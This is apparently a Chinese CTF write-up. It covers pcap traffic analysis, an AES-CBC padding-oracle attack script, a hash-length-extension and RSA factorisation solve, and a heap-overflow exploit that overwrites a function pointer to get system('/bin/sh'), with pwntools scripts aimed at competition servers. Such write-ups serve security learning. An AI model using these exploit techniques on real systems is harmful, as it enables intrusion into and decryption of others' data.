00000000 dw 0x43, 0x79, 0x2C, 0x73, 0x6F, 0x5F, 0x49, 0x5F, 0x77
00000000 dw 0x61, 0x6E, 0x74, 0x5F, 0x74, 0x6F, 0x5F, 0x73, 0x68
00000000 dw 0x61, 0x72, 0x65, 0x5F, 0x69, 0x74, 0x5F, 0x77, 0x69
00000000 dw 0x74, 0x68, 0x5F, 0x79, 0x6F, 0x75, 0x7D, 0xA, 0
00000036 db 0xC0 dup(0)
00000036
+00000000 ; =====
+00000000
```


## 流量分析

首先过滤 `ftp || ftp-data`，看到加密后的flag.zip，有两个不一样（事实证明是第一个233），还有一个key.log，还有一个gay文件下下的是混淆的吧（233）

7370	17.370995	192.168.43.159	192.254.217.142	FTP	60 Request: PASV
7414	17.441227	192.254.217.1	192.168.43.159	FTP	106 Response: 227 Entering Passive Mode (182,254,217,142,47,56).
7415	17.441586	192.168.43.159	192.254.217.142	FTP	65 Request: RETR flag
7419	17.522353	192.254.217.1	192.168.43.159	FTP	115 Response: 150 Opening BINARY mode data connection for flag (7 bytes).
7420	17.522353	192.254.217.1	192.168.43.159	FTP-DATA	61 FTP Data: 7 bytes
7425	17.579091	192.254.217.1	192.168.43.159	FTP	78 Response: 226 Transfer complete.
8013	18.824537	192.168.43.159	192.254.217.142	FTP	62 Request: TYPE I
8015	18.882232	192.254.217.1	192.168.43.159	FTP	85 Response: 200 Switching to Binary mode.
8016	18.882494	192.168.43.159	192.254.217.142	FTP	60 Request: PASV
8017	18.931501	192.254.217.1	192.168.43.159	FTP	108 Response: 227 Entering Passive Mode (182,254,217,142,120,115).
8018	18.931738	192.168.43.159	192.254.217.142	FTP	69 Request: RETR flag.zip
8022	19.002634	192.254.217.1	192.168.43.159	FTP-DATA	271 FTP Data: 217 bytes
8024	19.003254	192.254.217.1	192.168.43.159	FTP	121 Response: 150 Opening BINARY mode data connection for flag.zip (217 bytes).
8029	19.051221	192.254.217.1	192.168.43.159	FTP	78 Response: 226 Transfer complete.
8101	40.263861	192.168.43.159	192.254.217.142	FTP	62 Request: TYPE I
8102	40.396026	192.254.217.1	192.168.43.159	FTP	85 Response: 200 Switching to Binary mode.
8103	40.396286	192.168.43.159	192.254.217.142	FTP	60 Request: PASV
8104	40.436442	192.254.217.1	192.168.43.159	FTP	108 Response: 227 Entering Passive Mode (182,254,217,142,119,165).
8105	40.436728	192.168.43.159	192.254.217.142	FTP	60 Request: LIST
8110	40.604411	192.254.217.1	192.168.43.159	FTP-DATA	437 FTP Data: 383 bytes
8112	40.604413	192.254.217.1	192.168.43.159	FTP	93 Response: 150 Here comes the directory listing.
8116	40.642737	192.254.217.1	192.168.43.159	FTP	78 Response: 226 Directory send OK.
8118	41.626343	192.168.43.159	192.254.217.142	FTP	62 Request: TYPE A
8119	41.674309	192.254.217.1	192.168.43.159	FTP	84 Response: 200 Switching to ASCII mode.
8120	41.674569	192.168.43.159	192.254.217.142	FTP	60 Request: PASV
8121	41.713192	192.254.217.1	192.168.43.159	FTP	108 Response: 227 Entering Passive Mode (182,254,217,142,116,158).
8122	41.713444	192.168.43.159	192.254.217.142	FTP	65 Request: RETR flag
8126	41.793379	192.254.217.1	192.168.43.159	FTP	115 Response: 150 Opening BINARY mode data connection for flag (7 bytes).
8127	41.794333	192.254.217.1	192.168.43.159	FTP-DATA	61 FTP Data: 7 bytes
8132	41.832859	192.254.217.1	192.168.43.159	FTP	78 Response: 226 Transfer complete.
8134	43.138928	192.168.43.159	192.254.217.142	FTP	62 Request: TYPE I
8135	43.182862	192.254.217.1	192.168.43.159	FTP	85 Response: 200 Switching to Binary mode.
8136	43.183124	192.168.43.159	192.254.217.142	FTP	60 Request: PASV

提取得到key.log和flag.zip（加密）

打开key.log，其实是ssl的密钥记录文件，用wireshark加载之



## 过滤http协议

http						
No.	Time	Source	Destination	Protocol	Length	Info
158	1.499559	192.168.43.159	180.97.36.16	HTTP	1153	GET /clientcon.gif?_=1508260192995 HTTP/1.1
163	1.524968	180.97.36.16	192.168.43.159	HTTP	371	HTTP/1.1 200 OK (GIF89a) (image/gif)
281	2.187397	192.168.43.159	180.97.36.16	HTTP	1151	GET /clientcon.gif?_=1508260193777 HTTP/1.1
294	2.222938	180.97.36.16	192.168.43.159	HTTP	371	HTTP/1.1 200 OK (GIF89a) (image/gif)
345	2.516643	192.168.43.159	115.239.210.28	HTTP	1159	GET /nocache/imgdata/sp613.gif?t=1508260193905 HTTP/1.1
359	2.593889	115.239.210.28	192.168.43.159	HTTP	447	HTTP/1.1 200 OK (GIF87a) (image/gif)
469	3.078825	192.168.43.159	180.97.36.16	HTTP	1151	GET /clientcon.gif?_=1508260194663 HTTP/1.1
483	3.118785	180.97.36.16	192.168.43.159	HTTP	371	HTTP/1.1 200 OK (GIF89a) (image/gif)
615	5.813839	192.168.43.159	180.97.36.16	HTTP	1151	GET /clientcon.gif?_=1508260197394 HTTP/1.1
629	5.851148	180.97.36.16	192.168.43.159	HTTP	371	HTTP/1.1 200 OK (GIF89a) (image/gif)
703	7.858464	192.168.43.159	220.181.7.190	HTTP	1202	GET /hm.gif?cc=0&ck=1&cl=24-bit&ds=1920x1080&ep=list_download_click*list_download_click-%E5%
712	7.903905	192.168.43.159	180.149.145.241	HTTP	390	GET /api/download?sign=XeKZm95xrHFLCUvXIEf0PnU6wouCPbG37E2Ky0M7B2xwaYhhknA6A%3D&timestamp
738	7.919529	220.181.7.190	192.168.43.159	HTTP	339	HTTP/1.1 200 OK (GIF89a) (image/gif)
741	7.924298	192.168.43.159	180.149.145.241	HTTP	283	GET /api/analytics?_lsid=1508260199290&_lsix=1&clienttype=0&vmode=list&searchForm=false&vers
743	7.938321	192.168.43.159	180.149.145.241	HTTP	219	GET /api/analytics?_lsid=1508260199293&_lsix=1&clienttype=0&vmode=list&searchForm=false&vers
745	7.953987	192.168.43.159	180.149.145.241	HTTP	192	GET /api/analytics?_lsid=1508260199300&_lsix=1&clienttype=0&vmode=list&searchForm=false&vers
748	7.959883	192.168.43.159	180.149.145.241	HTTP	248	GET /api/analytics?_lsid=1508260199300&_lsix=1&clienttype=0&vmode=list&searchForm=false&vers
760	7.992602	180.149.145.2...	192.168.43.159	HTTP	438	HTTP/1.1 200 OK (image/jpeg)
763	8.001449	180.149.145.2...	192.168.43.159	HTTP	422	HTTP/1.1 200 OK (image/jpeg)
767	8.031442	180.149.145.2...	192.168.43.159	HTTP	422	HTTP/1.1 200 OK (image/jpeg)
768	8.032039	180.149.145.2...	192.168.43.159	HTTP	422	HTTP/1.1 200 OK (image/jpeg)
773	8.073726	180.149.145.2...	192.168.43.159	HTTP	739	HTTP/1.1 200 OK (application/json)
775	8.083285	192.168.43.159	180.149.145.241	HTTP	311	GET /api/analytics?_lsid=1508260199701&_lsix=1&clienttype=0&vmode=list&searchForm=false&vers
777	8.083691	192.168.43.159	220.181.7.190	HTTP	1138	GET /hm.gif?cc=0&ck=1&cl=24-bit&ds=1920x1080&ep=chromeStraightforwardDownload*chromeStraight
794	8.160295	180.149.145.2...	192.168.43.159	HTTP	426	HTTP/1.1 200 OK (image/jpeg)
796	8.165850	220.181.7.190	192.168.43.159	HTTP	339	HTTP/1.1 200 OK (GIF89a) (image/gif)
818	8.254941	192.168.43.159	180.149.145.242	HTTP	238	GET /statistics?_lsid=1508260199700&_lsix=1&clienttype=0&vmode=list&searchForm=false&version
833	8.321333	180.149.145.2...	192.168.43.159	HTTP	282	HTTP/1.1 200 OK (text/html)
843	8.462213	192.168.43.159	220.181.7.165	HTTP	1295	GET /file/e56e57b2ff4745d273ea711004dedf58?fid=4145147309-250528-23739752300500&time=1508260
848	8.702324	220.181.7.165	192.168.43.159	HTTP	1375	HTTP/1.1 302 Moved Temporarily (text/plain)
885	8.915813	192.168.43.159	180.97.34.136	HTTP	1281	GET /file/e56e57b2ff4745d273ea711004dedf58?bkt=p3-00001c02a7abfa60bc0578fec2cad9928a54&fid=4
8905	18.140869	180.97.34.136	192.168.43.159	TLSv1.2	1285	HTTP/1.1 200 OK (application/zip)
8356	50.385888	192.168.43.159	180.97.36.16	HTTP	1261	GET /clientcon.gif?_=1508260241787 HTTP/1.1
8360	50.420583	180.97.36.16	192.168.43.159	HTTP	371	HTTP/1.1 200 OK (GIF89a) (image/gif)
8467	51.082433	192.168.43.159	180.97.36.16	HTTP	1217	GET /clientcon.gif?_=1508260242661 HTTP/1.1
8483	51.127231	180.97.36.16	192.168.43.159	HTTP	371	HTTP/1.1 200 OK (GIF89a) (image/gif)


## 看到一个大的媒体文件

```
GET /file/e56e57b2ff4745d273ea71104dedf587bkt=p3-00001c02a7abfa60bc0578fec2cad9928a54&fid=4145147309-250528-23739752300500&time=1508260200&sign=FDXAGERQBH
DCb740ccc5511e5e8fedcfff06b081203-4yuQWk2BXWlKlriY0GpFb0fMxKrgI%3D&to=70&size=6849088&sta_dx=6849088&sta_cs=2&sta_ft=zip&sta_ct=0&sta_mt=0&fm2=MH,Guangzhou,N
anywhere,,jiangsu,ct&newver=1&newfm=1&secfm=1&flow_ver=3&pkey=00001c02a7abfa60bc0578fec2cad9928a54&expires=8h&rt=pr&r=108779751&mlogid=6727046206604430361&y
bdid=174547267&fin=music.zip&fn=music.zip&rtype=1&iv=2&dp-logid=6727046206604430361&dp-callid=0.1.1&hps=1&ts1=0&cs1=0&csign=j68bNM%2BHPUvgN9hYwFed3N%2B54Yc
%3D&so=0&ut=1&uter=4&serv=0&uc=1609188235&ic=3162687151&ti=220620fd8d32b115add80cc2e7823d8003fd550aae03346&by=them1s HTTP/1.1
Host: nj02all02.baidupcs.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://pan.baidu.com/disk/home?
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8

HTTP/1.1 200 OK
Date: Tue, 17 Oct 2017 17:10:01 GMT
Content-Type: application/zip
Connection: keep-alive
Content-Disposition: attachment;filename="music.zip"
Content-Length: 6849088
Cache-Control: max-age=259200
x-bs-client-ip: NDku0TAuMy4xNTM=
x-bs-file-size: 6849088
x-bs-request-id: MTauMjA2LjIyMi4yNj04NjQz0jY3MjcwNDYyMDY2MDQ0MzAzNjE6MjAxNy0xMC0xOCwMT0xMDowMA==
x-bs-meta-crc32: 0
superfile: 2
Accept-Ranges: bytes
Last-Modified: Tue, 17 Oct 2017 16:07:04 GMT
Server: POMS/CloudUI 1.0


PK.....QK...Y..h..qu.....2.mp3...8...7>JB".h.....2z73.e0:.-J...Do;IH...[.....~.....\..g.u..^..^wY..P.....,E.....s.Z.[..p
\3.....m.d..?..8...+.....?..4@.....2..K.xxxW...FFX.....Dd..hoS...3q1.3p0.....r.y@.....+w.\#.v..&.....;$.X.X.8X..1,...7.....f....
1.....Q
.S.Dr..
.i<R.M..
]2^A.....2...JF&...6<.....w.Y70.jA,...i[.....;X?..b..H0"...q0r...~"...{..T.....).5...
?~.WAH.....f...j.K.....YF;..V.)Z.^.....E
.....#.....f.....H&m....)J..q/.W...F...h".^...M.....".n.TR..[/t-7.Tqy..P..vK...s...].=.V.y...C...d.C...h....0.j.g].
$L.ZF..@.f"...P...d.....?..?..0...:W.PF7...<.....42D.0.....2.....^;N...YV.C6...;{.6ul.....T..K.#....).n.Y.....h...5...+l...h.be5
W.Y.....k...z.m.....KM.NRS...1N....X6.Y.....hi+.8'vR....*s.G.5..i...w^.....6&.S.....YbA...9..$I.....im&.....:?...j.../H.*!.1eV...sZP.c.D
(.E.....
<.....?c...T...T=.....>.1.T)....4..l.j.CB...#...q.R.Z...`3../\Qt.....*..5..%y.I1.5(.,?&3=.K...)t.).+.
0.+8...ax.dXW2...1...sg..4...Vga...[a...M...n.....*F..
..b...J.#..T..0.h.....)A.N...S...Q...1..f.....tZ...S1<.<5>...:v.....m...z?{?.w..I.0.Y..5qun..5.Q2<9L.7c{.6.i:...j.#q%.-...J...].~Qa.."
6..X...hA..a=u.....3.H@M..^...4>.AU.....Ly...=I.
(B~...mQJ..xr...D..@.....WE.....V...C7..|.....1E*.uM-{M.-kg...+..s..#Q...z0.e.....5.Q9..>)...b...N...[.....}t;..#.
R..._][J...lv.Rb...Et.j...R8.....1.h.....1.h...k.s2....66...<8..G..<...V.....+..y..h.u.0H....#.ok...".
...A.%>..#4..A0..$.g...x...U?..d_d..(1...MRMR.b...4//..EBn
..h..u...f.$S7..a.P...#..d.W.M...J.s.f...y7t..I...n)%...~g.zw..t.m...$3...H!...X...m.m....{...0.y...=.p..C.../X...)...E!.....!*.....S.....e/
2.Q..mz..f.E.Rpb...J2.....|..K.....ty..!.....J..~(.v...t.Me...C..\...D...u...{...}!s.9...=KfV...q....5}.qZ....
.....q..b..n1..w.i..2B...{lm#.g.....%I.
.....JF...
P0...^.....o.N4(
vKx.."+.....Zo6.....0.FB.Q...&.....N.h.....0.8J..H.....LM/.....>..is..-.....*...G...B+..1.
[u...../=@...".P.....&N.3U...Z...R...i...c./D0.e3=..^..6Shg.....'F..%Y.&.0.;U...-.8.X..]({.K}|~.o...p.f.....`w.....{y}..
```

解压后是音频



一听末尾的高频“滋滋滋，，，，，，，，，，”就猜到是频域





flag.zip的密码

## ls\_aes\_secure

老题目了，做过，aes的padding oracle攻击，要注意cbc的时候，第一次middle会和IV亦或，第二次和enc[0:16]亦或，第三次和enc[16:32]亦或

一开始还在纠结padding的格式，试了之后发现是pkcs 7

具体自己谷歌

脚本：

```
1 from base64 import *
2 from Crypto.Util.number import *
3 from pwn import *
4
5 '''
6 KnroCdCBe702Qi/ZV03aPQ==
7 YiRy6IsvyUS4xPAad2vXNw==
8 '''
9 #context.log_level="debug"
10 enc_flag =
11     "c/iANCpTPQabPSwz6ixFKqrBzfbMuB5R8IGpDqQR/p7b1r9t57q1Atq9ucUbf7SQ"
12 #enc_flag = "c/iANCpTPQabPSwz6ixFKg=="
13 enc_flag = "c/iANCpTPQabPSwz6ixFKqrBzfbMuB5R8IGpDqQR/p4="
14 #encflag =
15     "c/iANCpTPQabPSwz6ixFKqrBzfbMuB5R8IGpDqQR/p7b1r9t57q1Atq9ucUbf7SQ"
```

```

14 #enc_flag = "c/iANCpTPQabPSwz6ixFKqrBzfbMuB5R"
15 #enc_flag = "jawdQVgn0bWBYSYSPBU974SQ=="
16 #io = remote("127.0.0.1",9999)
17 io = remote("106.75.98.74", 10010)
18 #res = "\x26\x1e\x2e\x33\x20"
19 #io = remote("106.75.98.74", 10010)
20 def crack(rindex, res):
21
22     for x in range(0x00,0x100):
23         #io = remote("106.75.98.74", 10010)
24         io.readuntil("Give your option:")
25         io.sendline("3")
26         pad = "".join(chr(ord(x) ^ rindex ) for x in res)
27         iv = (chr(x) + pad[0 - rindex + 1:]).rjust(16,"A")
28         #print iv.encode("hex"),
29         iv_b64 = iv.encode("base64")
30         io.readuntil("IV:")
31         io.sendline(iv_b64.strip())
32         io.readuntil("Data:")
33         #io.sendline(enc_flag)
34         #cipher = (iv +
"qsHN9sy4HlHwgakOpBH+ng==".decode("base64").strip()).encode("base64").strip()
35         cipher = ("c/iANCpTPQabPSwz6ixFKg==".decode("base64").strip() +
iv +
"29a/bee6tQLavbnFG3+0kA==".decode("base64").strip()).encode("base64").strip()
36         print cipher.decode("base64").strip().encode("hex")
37         io.sendline(cipher)
38         #sleep(1)
39         tmp = io.readline()
40         tmp = io.readline()
41         if tmp.strip()!="bad decrypt":
42             print tmp,hex(x^rindex)
43             return chr(x^rindex)
44         #io.interactive()
45         print x
46
47 middle1 = "272d20263a31202525282f261e2e3320".decode("hex")
48 plain1 = "".join(chr(ord(x) ^ ord('A')) for x in middle1)
49
50 middle2 = "1094e56b47325663c47c6960b5592b59".decode("hex")
51 plain2 = ""

```

```

52 for x in range(0,len(middle2)):
53     tmp = chr(ord(middle2[x]) ^
ord("c/iANCpTPQabPSwz6ixFKg==".decode("base64")[x]))
54     print tmp,
55     plain2 += tmp
56
57 middle3 = "cfa2b884a999635bf889a106ac19f696".decode("hex")
58 plain3 = ""
59 for x in range(0,len(middle3)):
60     plain3 += chr(ord(middle3[x]) ^
ord("qsHN9sy4HlHwgakOpBH+ng==".decode("base64")[x]))
61
62 print plain1 + plain2 + plain3
63
64 res = "cfa2b884a999635bf889a106ac19f696".decode("hex")
65 for x in range(len(res),17):
66     res = crack(x+1,res) + res
67     print res.encode("hex")
68

```

## rrrsa

这题分两个部分，一部分是hash extension攻击，后面是已知e, d, n 分解 n

第一部分，（从脚本可以知道，secret的长度为8字节）

```

1 from pwn import *
2 import hashpumpy
3
4
5 io = remote("106.75.98.74",10030)
6
7 def bomb(n,hash):
8     io.readuntil("Option:")
9     io.writeline("1")
10    (token,name) = hashpumpy.hashpump(hsh, 'guest', 'root', n)
11    #print (token, name)
12    io.readuntil("Give me your username")
13    io.sendline(name)
14    io.readuntil("Give me your token")
15    io.sendline(token)
16    io.readuntil("e = ")

```

```

17     e = io.readline().strip()
18     io.readuntil("d = ")
19     d = io.readline().strip()
20     return (e,d)
21
22 print io.readuntil("This is your token: ")
23 hsh = io.readline().strip()
24
25
26 (e1, d1) = bomb(8,hsh)
27 #(e2, d2) = bomb(8,hsh)
28 #(e3, d3) = bomb(8,hsh)
29 print "e1 = ",e1
30 print "d1 = ",d1
31 #print "e2 = ",e2
32 #print "d2 = ",d2
33 #print "e3 = ",e3
34 #print "d3 = ",d3
35 io.sendline("2")
36 io.readuntil("n = ")
37 n = io.readline()
38 print "n = ",n
39 io.readuntil("e = ")
40 e = io.readline()
41 print "e = ",e
42 #io.interactive()
43 io.readuntil("Option:")
44 io.writeline("3")
45 io.readuntil("flag_enc = ")
46 flag_enc = io.readline()
47 print "flag_enc = ", flag_enc
48
49 #io.interactive()

```

从而获得e1 , d1 , n , e2 , 现在就需要分解n , 然后搞出 d2

```

1 import libnum
2 import random
3 from Crypto.Util.number import *
4 e = 49991L

```

```

5 d =
    546761507193023106015295661960352180247052339765306411504312505244031021
    2055115335042539052013212433900747488739652999646203739888929621447671391
    5784244665088807460381124561901501442869201519508609233650823512612679249
    5628804790816225899972010367874828389097232487132174160346454646246420128
    5085944923910968393844181349108305454288917981855013840518881799652001208
    5199191182693214413817436201252214082312257751709762906409470422603482661
    8260311979127855841492702848143527271444645786401461592859127045125799755
    4109280867271128446547577308259832831421468770982739966807008109362307843
    700976452792567301362833744106359L

6 n =
    235610331058412361803384582683044270689857715000495067817533716486978318
    9473728736437475818887962268624534675541625662488693829504245157363938803
    0031636712804539037599455201913782937940472831322772900607174538565817156
    8390479961190362459835365660722614826302557962798245999912762815451295480
    0816580231800993229520390414816745174188189440051407013277037976042325299
    3412047345512171227648272272993338239388364825262423932118658041288191070
    5313304855462191823515848499498465911372417012529029991103685432610978193
    2537215192646016920944578671278742429126615779757446214775089007603950169
    3550260872425539514754950988132733L

7
8 e2 = 60127L
9
10 flag_enc =
    338546800167410855086292381201966926898219091225942042151947620226153188
    6754044307570161603530160917173248552107745704008153762837507347045498105
    6765536144090736494956250685485683522365405743275497744953452880603640300
    5714590604830758562887609490009526977067600249713602776156189106689276583
    0998930460171943181556129912564566925981982869981242118624723712212122220
    0440907885576291474515725723664923042852404962997375532037623590795931741
    6234737797862957725074102939205118035682694128702629903247217996125920381
    1600053660079576878015763304673106437769766815389805304164104782077387770
    542660724334910812595292210211542L

11
12 #import random
13
14 def gcd(a, b):
15     if a < b:
16         a, b = b, a
17     while b != 0:
18         temp = a % b
19         a = b
20         b = temp

```

```

21     return a
22
23 def getpq(n,e,d):
24     p = 1
25     q = 1
26     while p==1 and q==1:
27         k = d * e - 1
28         g = random.randint ( 0 , n )
29         while p==1 and q==1 and k % 2 == 0:
30             k /= 2
31             y = pow(g,k,n)
32             if y!=1 and gcd(y-1,n)>1:
33                 p = gcd(y-1,n)
34                 q = n/p
35     return p,q
36
37 def main():
38     '....'
39     n =
40     e =
41     d =
42     '...'
43     p,q = getpq(n,e,d)
44     print hex(p),hex(q)
45     p =
46     q =
47     phi = (p-1) * (q-1)
48     d2 = libnum.invmod(e2,phi)
49     print long_to_bytes(pow(flag_enc, d2, n))
50
51 if __name__ == '__main__':
52     main()
53

```



# heap

这个题是一个堆利用的题目，但是有点麻烦的就是，他手动的增加了一些堆的保护。

```
15  v0 = time(0LL);
16  srand(v0);
17  for ( i = 0; i <= 4095; ++i )
18      ptr_array[i] = 0LL;
19  dword 60F040 = rand();
20  v6 = rand() % 50 + 50;
21  v7 = rand() % v6;
22  for ( j = 0; j < v6; ++j )
23  {
24      v1 = rand();
25      ptr[j] = malloc(v1 % 199 + 1);
26  }
27  for ( k = 0; ; ++k )
28  {
29      result = (unsigned int)k;
30      if ( k >= v7 )
31          break;
32      v8 = rand() % v6;
33      if ( ptr[v8] )
34      {
35          free(ptr[v8]);
36          ptr[v8] = 0LL;
37      }
38  }
39  return result;
```

首先在程序开始之前有一个初始化的函数，随机的产生些大小随机的chunk，然后在随机的释放他们，这样我之后申请到chunk，就不一定是从top\_chunk开始的连续的chunk了。绕过这个随机chunk的保护很简单，因为看他膜的数不是很大，所以一开始可以多申请一些chunk，用掉这些地址随机的chunk，之后申请到的chunk就能是地址连续的了。

另一个保护就是，会在每一个申请到chunk结尾都增加一个随机数，从而来检测溢出。

```
*((_DWORD *)ptr_array[i] + 12) = random;
*(_DWORD *)&v7[v4 + 1] = random;
*(_DWORD *)&v8[v5 + 1] = random;
```

在之后的Remove、Edit、Introduction 函数中，都会有一段代码来检测这个随机数。

```

if ( *((_DWORD *)ptr_array[v1] + 12) != random )
{
    puts("heap overflow detected!");
    exit(0);
}
if ( *((_DWORD *)*((_QWORD *)ptr_array[v1] + 1) + *((signed int *)ptr_array[v1] + 4) + 1LL) != random )
{
    puts("heap overflow detected!");
    exit(0);
}
if ( *((_DWORD *)*((_QWORD *)ptr_array[v1] + 4) + *((signed int *)ptr_array[v1] + 10) + 1LL) != random )
{
    puts("heap overflow detected!");
    exit(0);
}

```

但是在这个实现上有漏洞，一个是这个随机数一旦生成就不再改变了，所以可以泄露然后就能溢出了；而且他的验证方式是按照地址加上偏移来找到当前这个chunk的random位置，所以其实可以溢出后同时修改地址和偏移，让他和另一个也存有random的地方来比较通过验证。

关键就是溢出之后，构造chunk的数据，使得既能够泄露目标地址的信息，又能通过random的验证。先泄露heap\_addr,再利用heap\_addr来泄漏libc\_base,算出system函数地址，由于Introduction的时候，会用chunk上的函数指针来调用函数，并且用地址指针做参数。所以溢出之后把函数指针覆盖为system函数地址，地址指针覆盖为另一个写有'/bin/sh'字串的chunk地址。这样再次调用Introduction的时候，相当于调用system('/bin/sh')，拿到shell。



```
from pwn import *

context.log_level = 'debug'

io = remote('106.75.8.58', 23238)
libc = ELF('./libc.so.6')
#io = process('./heap')
#libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')

def Add(namelen, name, snemelen, sname, option):
    io.recvuntil('option:\n')
    io.sendline('1')
    io.recvuntil('name\n')
    io.sendline(namelen)
    io.recvuntil('name\n')
    io.sendline(name)
